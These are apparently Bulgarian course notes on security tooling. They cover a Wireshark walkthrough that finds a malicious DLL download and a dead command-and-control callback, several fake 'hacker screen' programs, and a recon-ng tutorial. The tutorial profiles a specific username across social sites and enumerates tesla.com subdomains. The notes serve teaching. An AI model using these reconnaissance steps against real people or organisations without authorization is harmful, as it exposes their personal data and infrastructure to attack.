
Frame 60: Packet, 240 bytes on wire (1920 bytes captured) on interface 0:0:0:0:0:0
 Ethernet II, Src: Hewlett-Packard_1c:47:ae:51:29:2c, Dst: 01:00:00:00:00:00
 Internet Protocol Version 4, Src: 10.4.1.101, Dst: 13.107.3.128
 Transmission Control Protocol, Src Port: 49152, Dst Port: 443
 Transport Layer Security

"15" cannot be found ...r tls.handshake.type

Packets: 1465 · Displayed: 8 (0.5%) · Profile: Default

За декриптиране:

Edit->Preferences->Protocols->TLS->Browse-> избираме нашия keyLog.txt файл




И незабавно вече сме способни да четем криптираните TLS пакети


След това трябва да филтрираме всички HTTP TLS handshake traffic без SSDP

За да изпълним тази заявка, отиваме в адресния бар и допълваме:

http.request or tls.handshake.type eq 1 and !(ssdp) -> Execute



Намираме пакет 251, който се казва invest_20.dll и той идва от адреса на предходния ред foodsgoodforliver.com




No.	Time	Source	Destination	Protocol	Length	Info
69	17.416904	10.4.1.101	13.107.3.128	TLSv1.2	240	Client Hello (SNI=config.edge.skype.com)
78	25.211320	10.4.1.101	13.107.3.128	HTTP	701	GET /config/v2/Office/word/16.0.12026.202
121	27.938662	10.4.1.101	40.122.160.14	TLSv1.2	236	Client Hello (SNI=self.events.data.micros
131	28.034063	10.4.1.101	40.122.160.14	HTTP	206	POST /OneCollector/1.0/ HTTP/1.1 (applic
142	28.663941	10.4.1.101	40.122.160.14	HTTP	613	POST /OneCollector/1.0/ HTTP/1.1 (applic
157	29.446603	10.4.1.101	94.103.84.245	TLSv1.2	240	Client Hello (SNI=foodsgoodforliver.com)
169	30.899384	10.4.1.101	94.103.84.245	HTTP	251	GET /invest_20.dll HTTP/1.1
820	128.832771	10.4.1.101	40.122.160.14	TLSv1.2	428	Client Hello (SNI=self.events.data.micros
830	128.847055	10.4.1.101	40.122.160.14	HTTP	613	POST /OneCollector/1.0/ HTTP/1.1 (applic
1068	273.354307	10.4.1.101	20.191.48.196	TLSv1.2	272	Client Hello (SNI=settings-win-ppe.data.x
1018	273.842447	10.4.1.101	20.191.48.196	HTTP	324	GET /settings/v2.0/Storage/StorageHealth

Frame 165: Packet, 251 bytes on wire (2008 bits), 251 bytes captured on interface 0
Ethernet II, Src: Hewlett-Packard, Dst: Hewlett-Packard, Length: 1440
Internet Protocol Version 4, Src: 10.4.1.101, Dst: 94.103.84.245
Transmission Control Protocol, Src Port: 50074, Dst Port: 443, Seq: 300000000, Win: 65535, Len: 0
Transport Layer Security
Hypertext Transfer Protocol

Ако кликнем с д.б. върху GET -> Follow -> HTTP stream

A Dynamic Link Library (.dll) is a Microsoft Windows file type that contains shared code, data, or resources used by multiple applications simultaneously. It enables modular, efficient software architecture, reducing disk space and memory usage by allowing programs to call common functions rather than embedding them.


Виждаме линия, че тази програма не може да бъде стартирана в DOS, а всичко под нея е .dll




За да изтеглим този .dll за по-нататъшен анализ: File -> Export Objects -> HTTP -> избираме пакета -> папката на десктопа -> Save -> Close

632	foodsgoodforliver.com	application/octet-stream	463 kB	invest_20.dll
-----	-----------------------	--------------------------	--------	---------------

За да идентифицираме .dll и какъв вирус може да има, използваме сайт Virus Total www.virustotal.com -> File -> Upload нашия .dll



59 доставчика са го регистрирали като зловреден



В раздел Details можем да прочетем подробна информация за видове криптирания, различни имена, какво точно прави и оригинално име CrowdDry.dll

В началната страница на сайта може да анализираме URL: foodsgoodforliver.com – 8 антивирусни компании са го регистрирали като злонамерен



Като се върнем в заявката на Wireshark, виждаме още един възможен зловреден пакет:

HTTP 702 POST /docs.php HTTP/1.1

Д.б. -> Follow -> TLS stream

```
HTTP/1.1 502 Bad Gateway
Server: mitmproxy 6.0.0.dev
Connection: close
Content-Length: 393
Content-Type: text/html

<html>
  <head>
    <title>502 Bad Gateway</title>
  </head>
  <body>
    <h1>502 Bad Gateway</h1>
    <p>TlsProtocolException(&#x27;Cannot establish TLS with 162.255.119.253:443 (s
ni: 105711.com): TlsException(&quot;SSL handshake error: SysCallError(104, \&#x27;ECONNRES
ET\&#x27;)&quot;)&#x27;)</p>
  </body>
</html>
```

Виждаме 502 Bad Gateway – опитва се да се свърже с команден център, който в момента не работи

Последно – NetBIOS трафик – филтрираме го в лентата с nbns

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.4.1.101	10.4.1.255	NBNS	110	Registration NB DESKTOP-U54A18K<26>
2	0.000004	10.4.1.101	10.4.1.255	NBNS	110	Registration NB DESKTOP-U54A18K<00>
3	0.000116	10.4.1.101	10.4.1.255	NBNS	110	Registration NB WORKGROUP<00>

И прочитаме, че е инфектирана машина, регистрирана като десктоп с номер

apt install cmatrix

```
(root@kali)-[~]
# apt install cmatrix
```


След инсталация с у, ако решим да я стартираме, я извикваме просто с cmatrix – Екранът ще изглежда като матрицата



Matrix terminal -> F11 Full screen -> Махаме заглавната лента на Virtual Box -> View -> Full Screen Mode -> за излизане се използва десен Ctrl + F По обратния път се излиза от Full Screen на VB и после с F11 на терминала



Ако не сме root, слагаме sudo преди командите, а **sudo hollywood** я стартира.
Трябва да изключим VPN, иначе няма да разреши инсталиране зад Proxu
Така ще изглежда екрана




Малък емулятор: <https://github.com/GitSquared/edex-ui> - мултиплатформена програма
Изтегля се и инсталира като всяка друга програма, може и на Windows10



Имитира Boot, но дава пълен достъп до файлове, независимо върху коя ОС е инсталиран и терминалът позволява всички операции, може да се запише просто **dir** -> exit



Последният, 4-ти симулатор: <https://svenstaro.github.io/genact/> - стартира се директно в браузъра, а може и да се инсталира



Reconnaissance – разузнаване

Recon – писан на python улеснява различни дейности



```
Shell No. 1
Session Actions Edit View Help
  /  _/  _/      _/      _/      _/  _/_/  _/      _/_/  _/
 _/  _/_/  _/_/_/  _/      _/      _/  _/  _/  _/  _/_/_/  _/  _/  _/
 _/  _/_/  _/_/  _/      _/      _/      _/  _/  _/      _/  _/_/
 _/  _/_/  _/_/_/  _/_/_/  _/_/_/  _/      _/      _/  _/
 _/_/_/

Sponsored by ...

      ^
     /\  ^
    /\  /\  ^
   /\  /\  /\  ^
  /\  /\  /\  /\  ^
 /\  /\  /\  /\  /\  ^
//  //  BLACK HILLS  v  \
www.blackhillsinfosec.com

PRACTISE
www.practisec.com

[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.
[recon-ng][default] > 
```

Все още няма инсталирани модули, но ще ни трябват marketplace, workspace, modules

```
[*] No modules enabled/installed.

[recon-ng][default] > help

Commands (type [help|?] <topic>):
```

back	Exits the current context
dashboard	Displays a summary of activity
db	Interfaces with the workspace's database
exit	Exits the framework
help	Displays this menu
index	Creates a module index (dev only)
keys	Manages third party resource credentials
marketplace	Interfaces with the module marketplace
modules	Interfaces with installed modules
options	Manages the current context options
pdb	Starts a Python Debugger session (dev only)
script	Records and executes command scripts
shell	Executes shell commands
show	Shows various framework items
snapshots	Manages workspace snapshots
spool	Spools output to a file
workspaces	Manages workspaces

```
[recon-ng][default] > sS
```

Първото нещо е да създадем workspace – отделно пространство, в което всичко е подредено и лесно за намиране, защото се пази в БД.

workspaces list – проверяваме наличните workspaces

```
[recon-ng][default] > workspaces list
```

Workspaces	Modified
default	2026-04-27 06:16:33

Имаме default workspace само

workspaces help – какви операции можем да извършваме: create, list, load, remove

```
[recon-ng][default] > workspaces help
Manages workspaces

Usage: workspaces <create|list|load|remove> [ ... ]
```

workspaces create Kali – създаваме

```
[recon-ng][default] > workspaces create Kali
[recon-ng][Kali] >
```

Влязохме автоматично в него и можем да използваме стрелка нагоре


```
[recon-ng][Kali] > workspaces list
```

Workspaces	Modified
Kali	2026-04-27 06:44:52
default	2026-04-27 06:16:33

Имаме вече 2 workspace, ако искаме да отидем в друго, използваме `load`
`workspaces load Kali`
`workspaces create Def`
`workspaces remove Def`

Чувствителност към главни букви. Recon-ng е пазар/marketplace, в което могат да се инсталират допълнителни приставки според разследването, което правим.

Workspaces	Modified
default	2026-04-27 06:16:33
pentest	2026-04-27 06:56:09

```
[recon-ng][pentest] > marketplace help  
Interfaces with the module marketplace
```

```
Usage: marketplace <info|install|refresh|remove|search> [ ... ]
```

`marketplace help` – имаме 5 изброени възможности: info, install, refresh, remove, search

`marketplace search` – показва ни всички възможни

```
[recon-ng][pentest] > marketplace search
```

Updated	D	K	Path	Version	Status
ed 2020-10-13			discovery/info_disclosure/cache_snoop	1.1	not install
ed 2021-10-04			discovery/info_disclosure/interesting_files	1.2	not install
ed 2019-06-24			exploitation/injection/command_injector	1.0	not install
ed 2019-10-08			exploitation/injection/xpath_bruter	1.2	not install
ed 2019-08-09			import/csv_file	1.1	not install
ed 2019-06-24			import/list	1.1	not install

```

ed | 2019-06-24 | | |
| reporting/xml | 1.1 | not install
ed | 2019-06-24 | | |
+-----+
+-----+

D = Has dependencies. See info for details.
K = Requires keys. See info for details.

```

Имаме 5 категории, подредени по азбучен ред:

discovery
exploitation
import
recon
reporting

Recon-ng позволява потребителите да събират информация от различни източници чрез необходимите модули по-ефективно

marketplace install all – инсталира всички модули наведнъж, но може да конкретизираме и отделен

В червено са модулите, които изискват API key – това е ключ, който производителят на модула предоставя, за да може да регистрира своята активност при събиране на данни. Някои изискват просто регистрация в сайта, а други – малко врътки, трети – такса.

```

[!] 'github_api' key not set. github_dorks module will likely fail at runtime
. See 'keys add'.
[!] 'github_api' key not set. github_commits module will likely fail at runtime.
See 'keys add'.

```

Profiler – Модул, който събира информация по username от социалните мрежи

modules load profiler – ще търсим профил

db insert profiles – вкарваме ги в БД

username + няколко празни реда, докато не влезем в модула за пентест

run – стартираме показването на информация

```

[recon-ng][pentest] > modules load profiler
[recon-ng][pentest][profiler] > db insert profiles
username (TEXT): ckrahenbill
resource (TEXT):
url (TEXT):
category (TEXT):
notes (TEXT):
[*] 1 rows affected.
[recon-ng][pentest][profiler] > run

```

Има много резултати от сайтове, като в червено са тези, които отказват връзка по редица причини – дали сайтът е свален или има защитни протоколи срещу подобни проверки.

```

Checking: zhihu
The text in red is from sites that will not allow a connection for any number of
reasons. The site could be down or the security protocols of the site are
configured to prevent such a probe.
[ ] HTTPConnectionPool(host='tw.weibo.com', port=443): Max retries exceeded with url: /ckrahenbill (C
caused by NewConnectionError('<urllib3.connection.HTTPSConnection object at 0x7f85400b4210>: failed to
establish a new connection: [Errno -3] Temporary failure in name resolution')) (thread=Thread-3 (_thre
ad_wrapper), object={'name': 'weibo', 'url_check': 'https://tw.weibo.com/[account]', 'e_code': 200, 'e
_string': '错误', 'm_string': 'Oops!', 'm_code': 404, 'known': ['chentingni', 'fbb0916'], 'cat': 'sa

```

Накрая имаме 8 профила

```

SUMMARY
[*] 8 total (8 new) profiles found.
show profiles
+-----+-----+-----+-----+-----+
| 3 | user_defined | ckrahenbill | Docker Hub (User) | https://hub.docker.com/u/ckrahe | coding |
| 4 | profiler | ckrahenbill | GitHub (User) | https://github.com/ckrahenbill | coding |
| 5 | profiler | ckrahenbill | Gravatar | https://en.gravatar.com/ckrahen | images |
| 6 | profiler | ckrahenbill | HuggingFace | https://huggingface.co/ckrahenb | tech |
| 7 | profiler | ckrahenbill | HudsonRock | https://cavalier.hudsonrock.com | tech |
| 8 | profiler | ckrahenbill | Paypal | https://www.paypal.com/paypalme | finance |
| 9 | profiler | ckrahenbill | Pinterest | https://www.pinterest.com/ckrah | social |
| 10 | profiler | ckrahenbill | X | https://x.com/ckrahenbill | social |
+-----+-----+-----+-----+-----+

```

Д.б. -> open link -> отвежда ни в сайта

Amidalaflame – само pinterest

Nikelangelo – 38 профила

modules load hackertarget – стартираме един доста използван модул. Ако не сме сигурни как да продължим, след като вече сме вътре в заредения модул – help

Commands (type [help|?] <topic>):

back	Exits the current context
dashboard	Displays a summary of activity
db	Interfaces with the workspace's database
exit	Exits the framework
goptions	Manages the global context options
help	Displays this menu
info	Shows details about the loaded module
input	Shows inputs based on the source option
keys	Manages third party resource credentials
modules	Interfaces with installed modules
options	Manages the current context options
pdb	Starts a Python Debugger session (dev only)
reload	Reloads the loaded module
run	Runs the loaded module
script	Records and executes command scripts
shell	Executes shell commands
show	Shows various framework items
spool	Spools output to a file

info – повече информация за конкретния модул

```
[recon-ng][pentest][hackertarget] > info
```

Name: HackerTarget Lookup
Author: Michael Henriksen (@michenriksen)
Version: 1.1

Description:
Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results
.

Options:

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'info' for details)

Source Options:

default	SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>	string representing a single input
<path>	path to a file containing a list of inputs
query <sql>	database query returning one column of inputs

show options –

```
[recon-ng][pentest][hackertarget] > show options
```

Shows various framework items

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>

Hackertracker изисква източник – домейн, в нашия случай ще е tesla.com

options set SOURCE tesla.com

run


```
[recon-ng][pentest][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][pentest][hackertarget] > run
```

Виждаме редица субдомейни 2-ро ниво с техните IP-адреси

```
[*] -----
[*] Country: None
[*] Host: click.email.tesla.com
[*] Ip_Address: 23.219.36.107
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: mta.email.tesla.com
[*] Ip_Address: 13.111.14.190
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
```

show hosts – връща ги подредено

```
| 50 | click.email.tesla.com | hackertarget | 23.219.36.107 |
| 51 | mta.email.tesla.com | hackertarget | 13.111.14.190 |
+-----+
[*] 51 rows returned
```

Последно, Recon-ng има web UI, за който трябва да активираме python скрипт.

cd /usr/share/recon-ng – отиваме в директорията на recon-ng

ls – вътре в нея виждаме list с достъпни executable скриптове, сред които recon-web

./recon-web – влизаме в неговата директория

```
(root@kali)-[~]
└─$ cd /usr/share/recon-ng

